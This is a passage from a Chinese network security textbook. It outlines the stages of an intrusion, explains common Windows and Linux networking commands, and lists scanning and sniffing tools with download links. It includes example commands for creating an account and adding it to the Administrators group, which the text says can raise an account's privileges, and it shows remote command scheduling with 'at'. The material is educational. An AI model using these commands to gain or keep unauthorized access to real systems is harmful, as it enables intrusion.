黑客利用找到的这些安全漏洞或安全弱点，试图获取未授权的访问权限，比如利用缓冲区溢出或蛮力攻击破解口令，然后登录系统。然后再利用目标系统的操作系统或应用程序的漏洞，试图提升在该系统上的权限，获得管理员权限。

黑客获得控制权之后，不会马上进行破坏活动，删除数据、涂改网页等。一般入侵成功后，黑客为了能长时间保留和巩固他对系统的控制权，为了确保以后能够重新进入系统，黑客会更改某些系统设置、在系统中置入特洛伊木马或其他一些远程控制程序。

黑客下一步可能会窃取主机上的软件资料、客户名单、财务报表、信用卡号等各种敏感信息，也可能什么都不做，只是把该系统作为他存放黑客程序或资料的仓库，黑客也可能会利用这台已经攻陷的主机去继续他下一步的攻击，比如继续入侵内部网络，或者将这台主机作为 DDoS 攻击的一员。

3. 隐藏踪迹

一般入侵成功后，黑客为了不被管理员发现，会清除日志、删除复制的文件，隐藏自己的踪迹。日志往往会记录一些黑客攻击的蛛丝马迹，黑客会删除或修改系统和应用程序日志中的数据，或者用假日志覆盖它。

5.2.3 黑客入门

下面介绍一些常用的网络命令：ping、ipconfig/ifconfig、arp、nbtstat、netstat、tracert/traceroute、net、at、route、nslookup/host、ftp 和 telnet。

1. ping

ping 是个使用频率极高的用来检查网络是否通畅或者网络连接速度快慢的网络命令，其目的就是通过发送特定形式的 ICMP 包来请求主机的回应，进而获得主机的一些属性。用于确定本地主机是否能与另一台主机交换(发送与接收)数据包。如果 ping 运行正确，就可以相信基本的连通性和配置参数没有问题，大体上可以排除网络访问层、网卡、Modem 的输入/输出线路、电缆和路由器等存在的故障，从而减小了问题的范围。通过 ping 命令，可以探测目标主机是否活动，可以查询目标主机的机器名，还可以配合 arp 命令查询目标主机的 MAC 地址，可以进行 DDoS 攻击，有时也可以推断目标主机操作系统，还可以直接 ping 一个域名来解析得到该域名对应的 IP 地址。Ping 命令的常用选项及其说明见表 5-1。

通过 ping 命令检测网络故障的一个典型步骤如下：

第 1 步：ping 127.0.0.1。如果不能 ping 通，就表示 TCP/IP 协议的安装或运行存在问题。





表 5-1　ping 命令的常用选项及其说明

选项	说　　明
-i	指定 TTL(Time To Live)的值,可以通过 TTL 的值推算数据包经过路由器的个数
-l	指定 ping 命令中数据的长度
-n	执行 ping 命令的次数(Linux 中的相应参数是-c,其他参数的用法可以通过＃man ping 命令查看)
-t	连续对 IP 地址执行 ping 命令,直到被用户按 Ctrl+C 组合键中断

第 2 步:ping 本机 IP。如果不能 ping 通,就表示本机网络配置或安装存在问题。此时,局域网用户要断开网络连接,然后重新 ping 本机 IP。如果网线断开后能 ping 通,就表示局域网中的另一台计算机可能配置了与本机相同的 IP 地址,造成 IP 地址冲突。

第 3 步:ping 局域网内其他 IP。如果不能 ping 通,表示子网掩码的设置不正确,或者网卡的配置有问题,或者网络连线有问题。

第 4 步:ping 网关 IP。如果能 ping 通,表示局域网的网关路由器运行正常。

第 5 步:ping 远程 IP。如果能 ping 通,表示默认网关设置正确。

第 6 步:ping localhost。localhost 是 127.0.0.1 的别名,每台计算机都应该能够将 localhost 解析成 127.0.0.1。如果不能 ping 通,说明在主机文件(/etc/hosts)中存在问题。

第 7 步:ping www.baidu.com。如果不能 ping 通,表示 DNS 服务器的 IP 地址配置错误,或者 DNS 服务器发生了故障。

注意　如果本地计算机系统中存在 arp 病毒,那么就不能根据上面命令的执行结果进行正常、合理的判断了,此时要先清除 arp 病毒。

2．ipconfig/ifconfig

执行 ipconfig/all(Linux 的命令是 ifconfig -a),就会看到所有网络配置的基本信息,这些信息一般用来检测手工配置 TCP/IP 参数设置的正确性。如果计算机和所在的局域网使用了 DHCP(动态主机配置协议),那么执行 ipconfig/all,可以了解计算机是否成功地租用到 IP 地址,如果租用到 IP 地址,则可以了解 IP 地址、子网掩码和默认网关等信息。ipconfig 命令的常用选项及其说明见表 5-2。

表 5-2　ipconfig 命令的常用选项及其说明

选　项	说　　明
ipconfig	不带任何选项时,会显示已经配置的网络接口的 IP 地址、子网掩码和默认网关
ipconfig/all	使用 all 选项,会显示所以网络接口的详细网络参数信息
ipconfig/release	使用 release 选项,会将所有网络接口租用的 IP 地址归还给 DHCP 服务器
ipconfig/renew	使用 renew 选项,会与 DHCP 服务器取得联系,并重新租用一个 IP 地址,注意,大多数情况下网卡将被重新赋予和以前相同的 IP 地址

3．arp

arp 命令用于确定 IP 地址对应的物理地址,执行 arp 命令能够查看本地计算机 arp 高



速缓存中的内容，使用 arp 命令可以用手工方式输入静态的 IP 地址/MAC 地址对。

按照默认设置，arp 高速缓存中的项目是动态的，如果 arp 高速缓存中的动态项目(IP 地址/MAC 地址对)在 2～10min 内没有使用，那么就会被自动删除。

如果要查看局域网中某台计算机的 MAC 地址，可以先 ping 该计算机的 IP 地址，然后通过 arp 命令查看高速缓存。arp 命令的常用选项及其说明见表 5-3。

表 5-3 arp 命令的常用选项及其说明

选　项	说　明
arp -a	查看高速缓存中的所有项目
arp -d IP 地址	删除一个静态项目
arp -g	-a 和-g 参数的结果是一样的
arp -s IP 地址　物理地址	向 arp 高速缓存中手工输入一个静态项目

4. nbtstat

使用 nbtstat 命令可以得到远程主机的 NetBIOS 信息，比如用户名、所属工作组、MAC 地址等。在此就有必要了解几个基本的参数。nbtstat 命令的常用选项及其说明见表 5-4。

表 5-4 nbtstat 命令的常用选项及其说明

选　项	说　明
-a 主机名称	使用这个参数，就可以得到远程主机的 NetBIOS 信息
-A IP 地址	使用这个参数，就可以得到远程主机的 NetBIOS 信息
-c	用于显示 NetBIOS 名字高速缓存的内容，NetBIOS 名字高速缓存用于存放与本计算机最近进行通信的其他计算机的名字和 IP 地址对
-n	列出本地计算机的 NetBIOS 信息，可以得到本机所在的工作组、计算机名及网卡地址等
-s	显示使用本机 IP 地址的另一台计算机的 NetBIOS 连接表

5. netstat

netstat 是一个功能强大的网络命令，用来显示计算机上网时与其他计算机之间详细的连接情况和统计信息(与 IP、TCP、UDP 和 ICMP 协议相关的统计数据)。netstat 命令一般用来检测本机各端口的网络连接情况。netstat 命令的常用选项及其说明见表 5-5。

表 5-5 netstat 命令的常用选项及其说明

选　项	说　明
-a IP	运行 netstat -a 命令将显示本机上网时与其他计算机之间的所有连接和监听端口，包括已建立的连接(ESTABLISHED)，也包括监听连接请求(LISTENING)的那些连接，使用该命令可以有效地发现和预防木马，可以知道机器所开的服务等信息
-b	显示包含于创建每个连接或监听端口的可执行组件。在某些情况下已知可执行组件拥有多个独立组件，并且在这些情况下包含于创建连接或监听端口的组件序列被显示。此时，可执行组件名在底部的[]中，顶部是其调用的组件，等等，直到 TCP/IP 部分。注意此选项可能需要很长时间，如果没有足够权限可能失败

续表

选　项	说　　明
-e	显示以太网统计信息，此选项可与-s 选项组合使用，它列出的项目包括传送的数据包的总字节数、错误数、删除数、数据包的数量和广播的数量及这些统计数据发送/接收的数据包数量
-n	以数字形式显示地址和端口号
-o	显示与每个连接相关的所属进程 ID
-p proto	显示 proto 指定协议的连接，proto 可以是 TCP、UDP、TCPv6 或 UDPv6。如果与-s 选项一起使用可以显示按协议统计信息，proto 可以是：IP、IPv6、ICMP、ICMPv6、TCP、TCPv6、UDP 或 UDPv6
-r	列出当前的路由表，显示本机的网关、子网掩码等信息
-s	按照各个协议分别显示其统计信息，默认情况显示 IP、IPv6、ICMP、ICMPv6、TCP、TCPv6、UDP 和 UDPv6 的统计信息；可以与-p 选项一起使用
-v	与-b 一起使用将显示包含于为所有可执行组件创建连接或监听端口的组件
interval	重新显示选定统计信息，每次显示之间暂停时间间隔（以秒计）

6．tracert/traceroute

用法：tracert IP 地址或域名。

该命令用来显示数据包到达目的主机所经过的每一个路由或网关的 IP 地址，并显示到达每个路由或网关所用的时间。该命令也可以用来检测网络故障的大概位置，也有助于了解网络的布局和结构。Linux 的命令是 traceroute。

7．net

net 是一个功能强大的网络命令（只能在 Windows 中使用），表 5-6 列出了常用的子命令。

表 5-6　net 命令的常用选项及其说明

选　项	说　　明
net view	命令格式为 net view \\IP，可以查看远程主机所有的共享资源
net use	命令格式为 net use x：\\IP\sharename，把远程主机的某个共享资源映射为本地盘符
net start	命令格式为 net start servername，当和远程主机建立连接后，可以使用它来启动远程主机上的某个服务（servername）
net stop	命令格式为 net stop servername，可以使用它来关闭远程主机上的某个服务
net user	该命令的功能包括新建账户、删除账户、查看特定账户、激活账户、账户禁用等，输入不带参数的 net user，可以查看所有用户，包括已经禁用的。net user 的用法如下： （1）net user ztg 123456/add，新建一个用户名为 ztg，密码为 123456 的账户，默认为 user 组成员 （2）net user ztg/del，删除 ztg 的用户 （3）net user ztg/active：no，禁用 ztg 用户 （4）net user ztg/active：yes，激活 ztg 用户 （5）net user ztg，查看 ztg 用户的情况



续表

选　项	说　　明
net localgroup	该命令可以查看所有与用户组有关的信息以及进行相关的操作，输入不带参数的 net localgroup，可以查看当前所有的用户组 命令格式：net localgroup groupname username/add 命令：net localgroup Administrators ztg/add，将 ztg 用户加到 Administrators 组里，由此可见，可以使用该命令来提升普通账号的权限，不过细心的管理员可以使用 net user ztg 来查看 ztg 用户的状态
net time	命令格式为 net time \\IP，可以查看远程主机的当前时间
net share	显示共享资源

8. at

at 命令的作用是在特定日期或时间执行某个命令或程序，若知道了远程主机的当前时间，就可以利用 at 命令在以后的某个时间执行某个命令或程序。表 5-7 列出了 at 命令的常用选项及其说明。用法如下：

```
at [\\computername] [[id] [/delete]|/delete [/yes]]
at [\\computername] time [/interactive] [/every:date [,...]|/next:date[,...]] "command"
```

表 5-7　at 命令的常用选项及其说明

选　项	说　　明
\\computername	指定远程计算机，如果省略该参数，会计划在本地计算机上运行命令
id	指定给已计划命令的识别号
/delete	删除某个已计划的命令，如果省略 id，计算机上所有已计划的命令都会被删除
/yes	不需要进一步确认时，与 delete 命令一起使用
time	指定运行命令的时间
/interactive	允许作业在运行时，与当时登录的用户进行桌面交互
/every:date[,...]	每月或每星期在指定的日期运行命令，如果省略日期，则默认为在每月的当天运行
/next:date[,...]	指定在下一个指定日期运行命令
"command"	准备运行的 Windows 命令或批处理程序

9. route

大多数主机所在的网段一般只连接一台路由器（网关），因此不存在选择路由器（网关）的问题，该路由器（网关）的 IP 地址可作为该网段上所有计算机的默认网关。但是，当网络上拥有两个或多个路由器（网关）时，可以通过一个指定的路由器来访问一些远程的 IP 地址，通过另一个指定的路由器来访问另一些远程的 IP 地址。这时，需要设置相应的路由信息，这些信息储存在路由表中，每台主机和每台路由器都有自己的路由表。

route 是用来显示、手工添加和修改路由表项目的命令。一般使用表 5-8 所示的选项。



表 5-8　route 命令的常用选项及其说明

选　项	说　　明
route add	使用本命令可以向路由表添加新的路由项目。例如：route add 210.43.112.68 mask 255.255.255.0，202.196.29.56 表示经过本地网络上的一个路由器(202.196.29.56)到达目的网络 210.43.112.68/24
route change	使用本命令可以修改数据的传输路由
route delete	使用本命令可以从路由表中删除路由，例如：route delete 210.43.112.68
route print	使用本命令可以显示路由表中的当前项目

10．nslookup/host

nslookup 命令可以查看远程主机的 IP 地址、主机名称和 DNS 的 IP 地址。例如在命令行窗口中运行 nslookup www.baidu.com，将得到图 5-2 所示的信息，Addresses 后面所列的是 www.baidu.com 所使用的 Web 服务器群的 IP 地址。Linux 下也可以使用 host 命令完成相同功能。



图 5-2　运行 nslookup www.baidu.com

11．ftp

用法：ftp IP 地址或域名。

网络上开放 ftp 服务的主机很多，其中有很大一部分允许匿名访问。表 5-9 列出了 ftp 子命令的功能及其说明。

表 5-9　ftp 命令的常用子命令及其说明

命令	说　　明	命令	说　　明
dir	用于查看 ftp 服务器的文件	put	上传文件到远程 ftp 服务器(需要写权限)
cd	进入某个文件夹	delete	删除远程 ftp 服务器上的文件(需要写权限)
get	下载文件到本地机器	bye、quit	退出当前连接

12．telnet

用法：telnet IP 地址或域名。



如果远程主机启动了 telnet 服务，那么可以使用 telnet 命令登录远程主机（需要用户名和密码），成功建立 telnet 连接后，就可以控制远程主机了。

5.2.4 黑客攻击常用工具及常见攻击形式

黑客工具可以分为六大类：信息搜集类、漏洞扫描类、远程控制类、信息炸弹类、密码破解类、伪装类和 Net Cat。

1. 信息搜集类

信息搜集软件的种类比较多，包括端口扫描、漏洞扫描、弱口令扫描等扫描类软件。还有监听网络流、截获数据包等间谍类软件，这些软件都是亦正亦邪的软件，无论正派黑客、邪派黑客、系统管理员还是一般的计算机用户，都可以使用这些软件实现各自不同的目的。

监听软件 Analyzer 3.0a12 如图 5-3 所示，其下载地址为 http://netgroup.polito.it/tools；监听软件 Wireshark 如图 5-4 所示，其下载地址为 http://www.wireshark.org。




图 5-3　监听软件 Analyzer 3.0a12

2. 漏洞扫描类

（1）扫描之王 Nmap 如图 5-5 所示。下载地址为 http://nmap.org/download.html。

（2）远程安全扫描器 Nessus。下载地址为 http://www.nessus.org/download/。

（3）扫描器 SuperScan。Superscan 是一个功能强大的扫描器，扫描速度非常快。下载地址为 http://www.foundstone.com/us/resources/termsofuse.asp? file=superscan4.zip。

（4）扫描器流光。这是一款国产软件，是许多黑客手中必备工具之一。

（5）扫描器 X-Scanner。






图 5-4　监听软件 Wireshark

